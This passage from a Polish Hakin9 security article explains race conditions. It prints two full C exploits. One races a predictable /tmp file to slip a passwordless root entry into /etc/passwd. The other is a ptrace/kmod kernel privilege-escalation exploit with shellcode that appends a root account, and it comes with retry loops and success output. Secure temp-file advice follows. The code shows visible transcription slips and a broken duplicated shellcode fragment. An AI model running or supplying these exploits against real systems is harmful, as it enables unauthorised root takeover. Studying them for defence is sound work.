Moglibyśmy utworzyć własny plik `/tmp/denyirc.$$` z taką zawartością, jaką najchętniej widzielibyśmy w pliku `/etc/passwd` (czyli z wpisem roota bez hasła). Są jednak dwa problemy: po pierwsze – nie znamy nazwy pliku, bo jednym z jej składników jest PID procesu `denyirc`; po drugie – plik musiałby zostać stworzony w czasie między wykonaniem polecenia `rm -f` a `echo $n >> $TMPFILE`. Musielibyśmy zatem wiedzieć, kiedy skrypt `denyirc`

Listing 8. `/etc/noentry` – komunikat dla łamiących regulamin

```
#!/bin/sh
echo "Konto zostało zablokowane wskutek naruszenia regulaminu."
echo "Proszę skontaktować się z administratorem, czyli ze mną."
sleep 5
```

Listing 10. *denyirc_exploit.c*

```

#include <stdio.h>
#include <ctype.h>
#include <fontl.h>
#include <unistd.h>
#include <dirent.h>
#include <limits.h>
#include <sys/types.h>
#include <sys/stat.h>
#ifdef LINK_MAX
#define LINK_MAX 32767
#endif
int main()
{
    int fd;
    char s[PATH_MAX+1];
    int pid;
    nlink_t nlink;
    struct stat st;
    DIR *dp;
    struct dirent *dirp;
    /* Utworzenie pliku-splawika */
    fd = open("/tmp/flt", O_CREAT | O_WRONLY, 0644);
    /* Masowa produkcja dowiazan (przynęt) */
    for (pid = 1; pid < LINK_MAX; pid++) {
        sprintf(s, "/tmp/denyirc.%d", pid);
        link("/tmp/fl", s);
    }
    /* Katalog /proc przyda się później */
    dp = opendir("/proc");
    fstat(fd, &st);
    nlink = st.st_nlink;
    printf("Obserwuję splawik...\n");
    while (nlink == st.st_nlink)
        fstat(fd, &st);
    /* Poszukiwanie /tmp/denyirc.x z pomocą /proc */
    while ((dirp = readdir(dp)) != NULL) {
        if (isdigit(dirp->d_name[0])) {
            sprintf(s, "/tmp/denyirc.%s", dirp->d_name);
            if (access(s, F_OK) != 0) {
                /* Plik nie istnieje? Bingo! */
                fd = open(s, O_CREAT | O_WRONLY, 0644);
                break;
            }
        }
    }
    if (dirp == NULL) {
        printf("Sorry, nic z tego.\n");
        exit(1);
    }
    /* Mam roota! */
    write(fd, (void *)"r3wt::0:0:r3wt:::/bin/sh\n", 25);
    printf("Gotowe!\n");
    return 0;
}

```

został uruchomiony i jaki jest identyfikator jego procesu.

W jaki sposób moglibyśmy sprawdzić, czy skrypt został uruchomiony? Najprostsze co przychodzi do głowy, to cykliczne wywoływanie polecenia `ps a | grep denyirc`; jak jednak nie-
trudno zgadnąć, rozwiązanie to by-

łoby zbyt czasochłonne. Jeśli nawet udałooby się nam w ten sposób wykryć uruchomienie skryptu, to zanim zdążylibyśmy podjąć jakąkolwiek akcję, byłby on już zakończony.

Zwróćmy jednak uwagę, że niekoniecznie musimy wykrywać sam fakt uruchomienia skryptu – rów-

nie dobrze moglibyśmy sprawdzić, czy wystąpił jakiś charakterystyczny efekt jego działania. Zauważyliśmy, że jedną z pierwszych czynności, jakie wykonuje skrypt, jest asekuracyjne usunięcie pliku tymczasowego (`/tmp/denyirc.$$`). Gdybyśmy znali konkretną nazwę pliku, moglibyśmy wychwycić moment jego usunięcia, na przykład stosując pętlę `while [-f /tmp/denyirc.$$]`. Wykonuje się ona znacznie szybciej niż wspomniane wcześniej cykliczne uruchamianie `ps`.

Kluczowy jest zatem problem nazwy pliku, której nie znamy, ponieważ jej częścią jest PID procesu `denyirc`. Także w tym przypadku możemy jednak uciec się do metody siłowej. W pierwszej kolejności przygotujemy plik, który pełnić będzie rolę *splawika*, o nazwie `/tmp/flt` (z ang. *float* – splawik). Następnie, na podobnej zasadzie jak wcześniej, stworzymy do niego tysiące dowiązań o nazwach odpowiadających kolejnym numerom PID – jednak tym razem będą to dowiązania twarde, a nie symboliczne (patrz Ramka). Będą one pełnić rolę przynęt dla skryptu `denyirc`.

Ponieważ tym razem zależy nam na wydajności rozwiązania, zrealizujemy je jako program w C. Utworzeniem splawika i przynęt zajmie się następujący fragment kodu:

```

fd = open("/tmp/flt",
          O_CREAT | O_WRONLY, 0644);
for (pid = 1; pid < LINK_MAX; pid++) {
    sprintf(s, "/tmp/denyirc.%d", pid);
    link("/tmp/fl", s);
}

```

Stała `LINK_MAX` określa ile dowiązań może mieć pojedynczy plik. Zwykle ma ona wartość 32767, może się jednak zdarzyć, że nie jest wcale zdefiniowana, ponieważ w standardzie POSIX została uznana za stałą opcjonalną. W takim wypadku musimy zdefiniować ją samodzielnie.

Przynęty stanowią pułapkę na skrypt `denyirc`, która umożliwi nam zarejestrowanie momentu jego uruchomienia. Usuwając asekuracyjnie plik tymczasowy, `denyirc` usunie jed-



na z przynęt. Zmniejszy się wówczas liczba dowiązań pliku `/tmp/ftt` – a to możemy wykryć wywołując cyklicznie funkcję `fstat`. Funkcja ta zwraca informacje o pliku, między innymi liczbę twardych dowiązań. Jeśli więc przy którymś z kolei wywołaniu liczba dowiązań byłaby mniejsza niż poprzednio, oznaczałoby to niezbicie, że jedno z nich zostało właśnie usunięte.

```
fstat(fd, &st);
nlink = st.st_nlink;

while (nlink == st.st_nlink)
    fstat(fd, &st);
```

Pętla `while` kończy się, gdy liczba dowiązań zwrócona w strukturze `st` różni się od wcześniej zapamiętanej liczby dowiązań zapisanej w zmiennej `nlink`. Wiemy już zatem, że jedna z przynęt została połączona – musimy jednak wiedzieć także *która*, byśmy mogli na nowo utworzyć plik o takiej samej nazwie i umieścić w nim magiczny zapis, dający nam roota bez hasła. Moglibyśmy sprawdzać nazwy plików `/tmp/denyirc.x` o kolejnych numerach, aż trafimy na plik nieistniejący – jest to jednak rozwiązanie stanowczo zbyt czasochłonne i miałyby szansę powodzenia tylko w sytuacji, gdyby identyfikator procesu `denyirc` miał bardzo małą wartość. Weźmy jednak pod uwagę fakt, że usunięty plik miał w nazwie PID procesu `denyirc`. Wystarczy zatem, że poszukiwania pliku ograniczymy do PID-ów wszystkich działających procesów odczytanych z katalogu `/proc` – to znacząco zwiększa szansę powodzenia operacji.

```
dp = opendir("/proc");
while ((dirp = readdir(dp)) != NULL) {
    if (isdigit(dirp->d_name[0])) {
        sprintf(s, "/tmp/denyirc.%s",
            dirp->d_name);
        if (access(s, F_OK) != 0) {
            fd = open(s, O_CREAT |
                O_WRONLY, 0644);
            break;
        }
    }
}
```

W systemie plików `/proc` przechowywane są informacje o systemie operacyjnym oraz działających w nim procesach. Każdy uruchomiony proces ma przypisany katalog w `/proc` (o nazwie takiej, jak jego numer PID), w którym znajdują się pliki z informacjami o procesie. Przykładem programu korzystającego z informacji zapisanych w `/proc` jest dobrze znane polecenie `ps`.

Po otwarciu systemu plików `/proc` odczytujemy po kolei nazwy znajdujących się w nim plików. Jeśli nazwa rozpoczyna się od cyfry (sprawdzamy to funkcją `isdigit`), to uznajemy ją za PID działającego procesu. Sprawdzamy, czy istnieje plik `/tmp/denyirc.x` odpowiadający temu numerowi – jeśli nie istnieje, to znaczy, że został przed chwilą usunięty przez skrypt `denyirc`. Tworzymy zatem plik o takiej samej nazwie i otwieramy go do zapisu.

Pozostaje jeszcze tylko wpisanie do pliku magicznego wiersza:

```
write(fd, (void *) ←
    "r3wt::0:0:r3wt:::/bin/sh\n", 25);
```

Przy odrobinie szczęścia zdążymy wykonać wszystkie te operacje zanim `denyirc` rozpocznie pisanie do pliku tymczasowego. W rezultacie na początku pliku znajdzie się nasz zapis `r3wt`, a po nim zawartość `/etc/passwd` wpisana przez `denyirc`. Kompletny exploit przedstawiony jest na Listingu 10.

Przystępujemy więc do działania:

```
devil@hell$ ./denyirc_exploit
```

Czekamy cierpliwie, aż zostaną utworzone wszystkie dowiązania.

Obserwuje splawik...

Następnie jeszcze bardziej cierpliwie czekamy, aż administrator zechce uruchomić skrypt `denyirc`. Przy odrobinie szczęścia za jakiś czas zobaczymy komunikat:

```
Gotowe!
```

Dowiązania twarde i dowiązania symboliczne

W uniksowych systemach plików występują dwa rodzaje dowiązań: *Dowiązanie twarde* (ang. *hard link*) można rozumieć jako nazwę przypisaną do bloków danych na dysku tworzących plik. Każdy plik ma przynajmniej jedno dowiązanie twarde. Wszystkie dowiązania pliku są równoważne, żadne z nich nie jest wyróżnione jako oryginalne. Z kolei *dowiązanie symboliczne* (ang. *symbolic link*) z punktu widzenia systemu plików jest zwykłym plikiem tekstowym, zawierającym nazwę pliku docelowego. O tym, że plik jest traktowany jak dowiązanie, decyduje przypisany mu typ `S_IFLNK`. W tym przypadku zawsze można wskazać plik oryginalny oraz jego dowiązania.

Sprawdźmy, czy plan faktycznie się powiódł:

```
devil@hell$ head -2 /etc/passwd
r3wt::0:0:r3wt:::/bin/sh
root:x:0:0:root:/root:/bin/bash
```

Gratulacje, misja wykonana. Jej sukces w dużej mierze wynikał z przewagi szybkości działania programu napisanego w C nad skryptem powłoki.

Oczywiście, w wielu przypadkach przedstawiony powyżej plan się nie powiedzie – na przykład wtedy, gdy PID procesu `denyirc` przekracza wartość `LINK_MAX`. Cóż, zwycięstwo w wyścigu wymaga zawsze odrobiny szczęścia; pamiętajmy jednak, że bardzo często szczęściu można pomóc, na przykład wykorzystując metodę siłową (lepiej jednak nie stosować tej zasady w codziennym życiu).

W zaprezentowanych przykładach korzystania z plików tymczasowych założyliśmy, że źródłem niebezpieczeństw są skrypty, które na własny użytek napisał administrator systemu. W rzeczywistości błędy prowadzące do sytuacji wyścigu odnajdywane są głównie w programach dostępnych dla użytkowników, nierzadko działających z pod-

Funkcja ptrace

Funkcja systemowa `ptrace` umożliwia procesowi śledzenie działania innego procesu. Proces śledzący ma pełną kontrolę nad śledzonym: może wstrzymać i wznowić jego pracę oraz modyfikować pamięć i rejestry.

Dokładny opis działania funkcji `ptrace` można znaleźć w jej dokumentacji systemowej (`ptrace(2)`).

wyższymi uprawnieniami (SUID). Zasady ich wykorzystywania są jednak takie same.

Z drugiej strony, warto mieć oczy szeroko otwarte. W dosyć znanej książce Garfinkela i Spafforda *Bezpieczeństwo w Uniksie i Internecie* zamieszczony został skrypt służący do wykrywania nieużywanych kont, tworzący pliki tymczasowe w niebezpieczny sposób (schemat `/tmp/co$tam$$`). Co więcej, autorzy sugerują, że skrypt taki mógłby być uruchamiany regularnie co miesiąc (mowa tu o drugim wydaniu tej książki, które ma już swoje lata; być może w kolejnym wydaniu autorzy poprawili bezpieczeństwo skryptu, na przykład stosując polecenie `mktmp`). Oczywiście byłoby to bardzo korzystne dla hakera, który miałby dzięki temu możliwość precyzyjnego ustalenia terminu ataku. Być może planując włamanie do systemu, warto zainteresować się księgozbiorem jego administratora (pole do opisu dla socjotechników).

Bezpieczne korzystanie z plików tymczasowych

Bezpieczne korzystanie z plików tymczasowych w programie wymaga przestrzegania dwóch podstawowych zasad. Po pierwsze – nazwa pliku musi być nieprzewidywalna. Niedopuszczalne jest zatem tworzenie jej na podstawie identyfikatora procesu, aktualnego czasu itp. W systemie operacyjnym dostępnych jest zwykle kilka funkcji, które tworzą nazwę pliku tymczasowego – za najbezpieczniejszą uznawana jest `mktemp` (patrz Ramka).

Po drugie – dostępem do pliku powinien dysponować wyłącznie proces, który go utworzył. Należy w tym celu stosować bezpieczną wartość `umask` (np. 077). Jeśli jest to możliwe, pliki tymczasowe powinny być tworzone w katalogu innym niż `/tmp`, na przykład w założonym na potrzeby programu podkatalogu w domowym katalogu użytkownika uruchamiającego program.

Specjalista w dziedzinie bezpiecznego programowania, Matt Bishop, podaje następujący przepis na korzystanie z pliku tymczasowego:

- stworzenie pliku z dostępem do odczytu i zapisu,
- usunięcie pliku (przy pomocy funkcji `unlink`),
- zapis danych do pliku,
- ustawienie wskaźnika na początku pliku (funkcją `fseek` lub `rewind`),
- odczyt danych z pliku,
- zamknięcie pliku.

Sztuczka polega na tym, że plik zostaje usunięty (funkcją `unlink`) zaraz po utworzeniu. W efekcie plik zniknie z systemu plików, natomiast może być nadal używany w programie, który go otworzył. Faktyczne usunięcie pliku następuje po jego zamknięciu. Według takiego właśnie schematu działa funkcja `tmpfile`, zalecana do obsługi plików tymczasowych przez standard POSIX.

Do tworzenia plików tymczasowych w skryptach powłoki służy polecenie `mktemp`. Tworzy ono plik o ograniczonych prawach dostępu i podaje na wyjściu jego nazwę. Gdyby zastosować je w skrypcie `win2iso`, odpowiedni fragment miałby następującą postać:

```
TMPFILE=`mktemp` || exit 1
tr WIN ISO < $1 > $TMPFILE
mv $TMPFILE $1
```

Pliki tymczasowe oraz konstrukcje warunek-akcja (*TOCTTOU*) są najbardziej powszechnymi rodzajami sytuacji wyścigu. Jak już jednak powiedzieliśmy, do sytuacji wyścigu może dojść zawsze, gdy więcej niż jeden proces uzyskuje dostęp do tych samych zasobów systemu.

Sytuacja wyścigu – przykład z życia

W styczniu bieżącego roku w jądrze Linuksa została znaleziona luka, którą nazwano `ptrace/kmod`, pozwalająca użytkownikowi lokalnemu przejąć uprawnienia roota. Jest ona bardzo ciekawym przykładem sytuacji wyścigu. W marcu wykorzystano ją do dość głośnego włamania na serwer FTP z oprogramowaniem GNU (prowadząc do sporego zamieszania z sumami kontrolnymi przechowywanych na nim plików). Luka występuje w jądrach Linuksa z gałęzi 2.2 wcześniejszych niż 2.2.25 oraz z gałęzi 2.4 wcześniejszych niż 2.4.20.

Mówiąc w skrócie, luka ta jest następstwem niezbyt bezpiecznej metody ładowania modułu jądra na żądanie procesu. Gdy proces użytkownika chce skorzystać z funkcji systemu, która realizowana jest przez moduł, wówczas jądro tworzy proces potomny, ustawia jego efektywny identyfikator użytkownika na zero oraz uruchamia `modprobe`. Niebezpieczeństwo wynika z faktu, iż w czasie pomiędzy utworzeniem procesu a zmianą jego identyfikatora użytkownika inny proces może rozpocząć śledzenie procesu przy pomocy funkcji `ptrace` (patrz Ramka). Następnie proces śledzący może wszczepić do śledzonego dowolny kod, który zostanie wykonany z uprawnieniami roota.

Skoro wiemy na czym polega niebezpieczeństwo oraz w jaki sposób można je wykorzystać, nic nie stoi na przeszkodzie, by zastosować tę wiedzę w praktyce. Napiszemy zatem eksploita luki `ptrace/kmod`.

Zacznijmy od ogólnego planu działania eksploita:

- sprowokowanie próby załadowania modułu,
- rozpoczęcie śledzenia procesu,
- wszczęcie do procesu własnego kodu.

Sprowokowanie próby załadowania modułu

Pierwszy punkt planu można wykonać na wiele sposobów – mówiąc



w skrócie chodzi o to, by program wywołał funkcję, która realizowana jest przez moduł. W kilku istniejących wersjach eksploaty *ptrace/kmod* zazwyczaj następuje to wskutek wywołania funkcji `socket` z nietypową rodziną adresów (stałą `AF_XXX`), na przykład:

```
socket(AF_SECURITY, SOCK_STREAM, 1);
```

By utworzyć gniazdo rodziny adresów `AF_SECURITY`, jądro musi załadować moduł `net-pf-14`. W miejsce `AF_SECURITY` można wstawić dowolną rodzinę adresów obsługiwaną przez moduł (np. `AF_SNA`). To, że wybór padł właśnie na `AF_SECURITY`, można potraktować jako swoistą ironię.

Do wywołania funkcji `socket` będziemy musieli utworzyć proces potomny. Wywołanie tej funkcji połączone z próbą załadowania modułu zatrzymuje działanie procesu (do chwili powrotu z funkcji), zatem pozostałą część planu musimy zrealizować równolegle – najlepiej w procesie macierzystym. Przy okazji funkcja `fork` zwróci procesowi macierzystemu wartość PID potomka, która odegra znaczącą rolę w dalszym działaniu eksploaty. Tworzymy zatem nowy proces, którego jedynym celem jest wywołanie funkcji `socket`:

```
if ((pid = fork()) == 0) {
    socket(AF_SECURITY, SOCK_STREAM, 1);
}
else {
    ...
}
```

Zaraz po utworzeniu procesu potomnego jądro tworzy kolejny proces, w którym uruchomiony będzie program `modprobe`. Ten właśnie proces ma zostać naszą ofiarą, śledzoną przy pomocy funkcji `ptrace`. By rozpocząć śledzenie procesu musimy znać jego PID. Ponieważ w Linuksie (jak również w wielu innych systemach) PID-y przydzielane są sekwencyjnie, *najprawdopodobniej* PID procesu-ofiary będzie o 1 większy od PID-u utworzonego przez nas potomka, który zachowany jest w zmiennej `pid`. Prze-

widywany identyfikator ofiary zapiszemy w zmiennej `victim`:

```
victim = pid+1;
```

Rozpoczęcie śledzenia procesu

Jesteśmy gotowi do rozpoczęcia kolejnej części planu, czyli śledzenia procesu-ofiary. Wywołamy w tym celu funkcję `ptrace` z argumentem `PTRACE_ATTACH`. Powodzenie planu zależy od tego, czy uda nam się wywołać tę funkcję w odpowiedniej chwili, czyli gdy proces jest już utworzony, lecz jego UID nie został jeszcze zmieniony na zero. To typowa sytuacja wyścigu, w której możemy zastosować metodę siłową, czyli wywoływać funkcję `ptrace` aż do skutku.

```
do
    err = ptrace(PTRACE_ATTACH,
                victim, 0, 0);
while (err == -1 && errno == ESRCH);
```

W przypadku błędu funkcja `ptrace` zwraca wartość `-1`, oraz ustawia zmienną `errno`. Jeśli wystąpi błąd `ESRCH`, oznacza to, że proces o podanej wartości PID nie istnieje, czyli najprawdopodobniej wywołaliśmy funkcję zbyt wcześnie – możemy zatem ponowić próbę. Z kolei wystąpienie błędu `EPERM` świadczy o zbyt późnym wywołaniu funkcji, gdy identyfikator użytkownika procesu został już zmieniony na zero i śledzenie jest zabronione. Ten błąd oznacza, niestety, niepowodzenie eksploaty i wymusza zakończenie programu (co jednak nie oznacza fiaska całej operacji, ale o tym później).

Po wywołaniu `ptrace(PTRACE_ATTACH, ...)` proces śledzony przerywa pracę, jednak nie musi to nastąpić natychmiast. Wywołujemy zatem funkcję `wait`, aby poczekać na faktyczne wstrzymanie pracy śledzonego procesu.

```
wait(NULL);
```

Za chwilę rozpoczniemy realizację ostatniego etapu naszego planu, polegającego na umieszczeniu

Funkcje obsługi plików tymczasowych

Następujące funkcje zwracają nazwę lub wskaźnik do pliku tymczasowego: `mktemp`, `mkstemp`, `tmpnam`, `tempnam` i `tmpfile`. Nie wszystkie z nich są implementowane w sposób bezpieczny – zdarza się, że w niektórych systemach funkcja `mktemp` tworzy nazwę pliku w oparciu o identyfikator procesu. Przed skorzystaniem z takiej czy innej funkcji warto zapoznać się z jej dokumentacją (man 3 nazwa_funkcji), w której można zwykle znaleźć informacje na temat bezpieczeństwa jej zastosowania.

Zasadniczo wystarczy zapamiętać, by korzystać wyłącznie z funkcji `mkstemp` (zwraca nazwę pliku) lub `tmpfile` (zwraca wskaźnik do pliku).

w pamięci procesu własnego kodu. Przedtem musimy jeszcze tylko zatrzymać proces śledzony przed wykonaniem funkcji systemowej lub tuż po nim. Wywołujemy funkcję `ptrace` z argumentem `PTRACE_SYSCALL`:

```
ptrace(PTRACE_SYSCALL,
        victim, 0, 0);
```

Następnie ponownie wywołujemy funkcję `wait` – w tym samym celu, co poprzednio.

Wszczepienie do procesu własnego kodu.

Przystępujemy do właściwego ataku, czyli zmiany kodu procesu. Kod musimy przygotować z góry w postaci ciągu instrukcji maszynowych. Możemy skorzystać z gotowca – fragmenty kodu wykonujące różne operacje (jak choćby uruchomienie powłoki bądź zmiana praw dostępu do pliku) można bez trudu znaleźć w Internecie (na przykład na stronie <http://www.shellcode.com.ar>). W naszym eksplocie zastosujemy kod dopisujący do pliku `/etc/passwd` wiersz `r3wt::0:0:::/bin/sh`:

```
static char code[] =
"\xeb\x03\x5f\xeb\x05\xe8\xf8\xff\
\xff\xff\x31\xdb\xb3\x35\x01\xfb"
```

Listing 11. `ptrace_kmod_exploit.c`

```

#include <stdio.h>
#include <errno.h>
#include <unistd.h>
#include <signal.h>
#include <sys/wait.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ptrace.h>
#include <linux/user.h>

/* Kod dopisujący do /etc/passwd wiersz "r3wt::0:0:::/bin/sh" */
static char code[] =
"\xeb\x03\x5f\xeb\x05\xe8\xf8\xff\xff\xff\x31\xdb\xb3\x35\x01\xfb"
"\x30\xc0\x88\x43\x0b\x31\xc9\x66\xb9\x41\x04\x31\xd2\x66\xba\xa4"
"\x01\x31\xc0\xb0\x05\xcd\x80\x89\xc3\x31\xc9\xb1\x41\x01\xf9\x31"
"\xd2\xb2\x15\x31\xc0\xb0\x04\xcd\x80\x31\xc0\xb0\x01\xcd\x80/etc"
"/passwd\x01r3wt::0:0:::/bin/sh\x0a";

int main()
{
    pid_t pid;
    if ((pid = fork()) == 0) {
        /* Potomek */
        /* To wywołanie powoduje uruchomienie modprobe */
        socket(AF_SECURITY, SOCK_STREAM, 1);
    }
    else {
        /* Rodzic */
        int victim = pid + 1; /* Przewidywany PID ofiary */
        int err, i;
        struct user_regs_struct regs; /* Rejestry */
        unsigned long *addr;

        signal(SIGCHLD, sigchld);
        /* Próba śledzenia ofiary */
        do
            err = ptrace(PTRACE_ATTACH, victim, 0, 0);
        while (err == -1 && errno == ESRCH);
        if (err == -1) { /* Próba nieudana */
            printf("Porazka...\n");
            exit(1);
        }

        /* Oczekiwanie na sygnał od potomka */
        wait(NULL);

        /* Zatrzymanie przed funkcją systemową */
        ptrace(PTRACE_SYSCALL, victim, 0, 0);

        /* Oczekiwanie na sygnał od potomka */
        wait(NULL);

        /* Przeczytanie rejestrów śledzonego procesu */
        ptrace(PTRACE_GETREGS, victim, NULL, &regs);

        /* Wszczepienie kodu do ofiary */
        for (i = 0; i < sizeof(code); i += 4)
            ptrace(PTRACE_POKETEXT, victim, regs.eip+i, *(int*)(code+i));
        /* Koniec śledzenia */
        ptrace(PTRACE_DETACH, victim, 0, 0);
        printf("Czyzby sukces?\n");
    }

    return 0;
}

```

```

"\x30\xc0\x88\x43\x0b\x31\xc9\x66\x
 \xb9\x41\x04\x31\xd2\x66\xba\xa4"
"\x01\x31\xc0\xb0\x05\xcd\x80\x89\x
  \xc3\x31\xc9\xb1\x41\x01\xf9\x31"
"\xd2\xb2\x15\x31\xc0\xb0\x04\xcd\x
  \x80\x31\xc0\xb0\x01\xcd\x80/etc"
"/passwd\x01r3wt::0:0:::/bin/sh\x0a";

```

Kod musi zostać umieszczony w takim miejscu w pamięci procesu, by został wykonany natychmiast – czyli w aktualnej pozycji wskaźnika instrukcji (rejestr EIP). Wartości rejestrów procesora śledzonego procesu możemy uzyskać wywołując funkcję `ptrace` z argumentem `PTRACE_GETREGS`:

```

ptrace(PTRACE_GETREGS,
       victim, NULL, &regs);

```

Wartość wskaźnika instrukcji zapisana jest w polu `eip` struktury `regs`. Traktujemy tę wartość jak adres, pod którym zapiszemy przygotowany wcześniej kod (umieszczony w tablicy `code`). Po raz kolejny posłużymy się funkcją `ptrace`, tym razem z argumentem `PTRACE_POKETEXT`. Argument ten umożliwi wpisanie do pamięci procesu jednego słowa; by wpisać cały kod, musimy wywołać funkcję w pętli.

```

for (i = 0; i < sizeof(code); i += 4)
    ptrace(PTRACE_POKETEXT, victim,
          regs.eip+i, *(int*)(code+i));

```

Aby skopiowany w ten sposób kod został wykonany, śledzony proces musi wznowić pracę – w tym celu wywołujemy funkcję `ptrace` z argumentem `PTRACE_DETACH`. Powoduje to zakończenie śledzenia procesu i pozwala mu kontynuować działanie.


```

ptrace(PTRACE_DETACH,
       victim, 0, 0);

```

Efekt naszej pracy, czyli kompletny exploit, przedstawiony jest na Listingu 11. Zasadniczo jest on uproszczoną wersją najbardziej znanego exploita luki `ptrace/kmod`, napisanego przez Wojciecha Purczyńskiego. Zachęcam czytelników do zapoznania się z oryginałem, jest on dostępny pod adresem <http://>

Wydawnictwo Translator poleca książki na temat bezpieczeństwa w sieci:



NOWOŚĆ!



już wkrótce:



Wydawnictwo Translator: ul. Batorego 14/34,
02-591 Warszawa, tel.(22) 825 61 22,
www.translator.home.pl

packetstormsecurity.nl/0304-exploits/ptrace-kmod.c.

Nie pozostaje nic innego, jak tylko kompilacja i uruchomienie eksploita. Niestety, istnieje spore prawdopodobieństwo, że efekt uruchomienia będzie następujący:

```
devil@hell$ ./ptrace_kmod_exploit
Porazka...
```

Porażka jest w większości przypadków skutkiem zbyt późnego wywołania `ptrace(PTRACE_ATTACH, ...)`. Nic nie stoi jednak na przeszkodzie, by spróbować ponownie. Stosując metodę siłową, możemy uruchomić exploit w pętli:

```
devil@hell$ false; while [ $? -ne 0 ];
do ./ptrace_kmod_exploit; done
```

W parametrze powłoki `??` zapisana jest wartość zwrócona przez wywołany ostatnio program. W przypadku błędu `ptrace_kmod_exploit` zwraca 1, natomiast w razie powodzenia – 0. Pętla kończy się, gdy `??` ma wartość 0; exploit jest zatem wykonywany aż do skutku:

```
Porazka...
Porazka...
Porazka...
Czyzby sukces?
```

Przekonajmy się, czy faktycznie zadanie zostało wykonane:

```
devil@hell$ tail -1 /etc/passwd
r3wt::0:0:::/bin/sh
```

Luka `ptrace/kmod` jest przykładem sytuacji wyścigu o wiele bardziej wysublimowanej niż typowe błędy tego rodzaju. Na jej przykładzie widać, że do sytuacji wyścigu może dojść w zupełnie niespodziewanych okolicznościach..

Podsumowanie

Odpowiedzialność za luki bezpieczeństwa występujące w programach ponoszą ich twórcy, czyli projektanci i programiści. Warunkiem koniecznym dla uzyskania pożądanego poziomu bezpieczeństwa programu jest przestrzeganie ustalonych zasad bezpiecznego programowania oraz stosowanie wypracowanych i sprawdzonych metod realizacji określonych zadań (na przykład tworzenie plików tymczasowych funkcją `tmpfile`).

W pewnym stopniu zagrożeniu sytuacjami wyścigu może przeciwdziałać administrator systemu poprzez skonfigurowanie systemu w sposób bardziej restrykcyjny – na przykład obniżenie limitu liczby dowiązań pliku (`LINK_MAX`). Nie jest to jednak rozwiązanie problemu, a jedynie nieznaczne ograniczenie możliwości ataku. Zapobiec sytuacji wyścigu może jedynie twórca programu. ■

Artykuł pochodzi z czasopisma Hakin9. Do ściągnięcia bezpłatnie ze strony: <http://www.hakin9.org>
Bezpłatne kopiowanie i rozpowszechnianie artykułu dozwolone pod warunkiem zachowania jego obecnej formy i treści.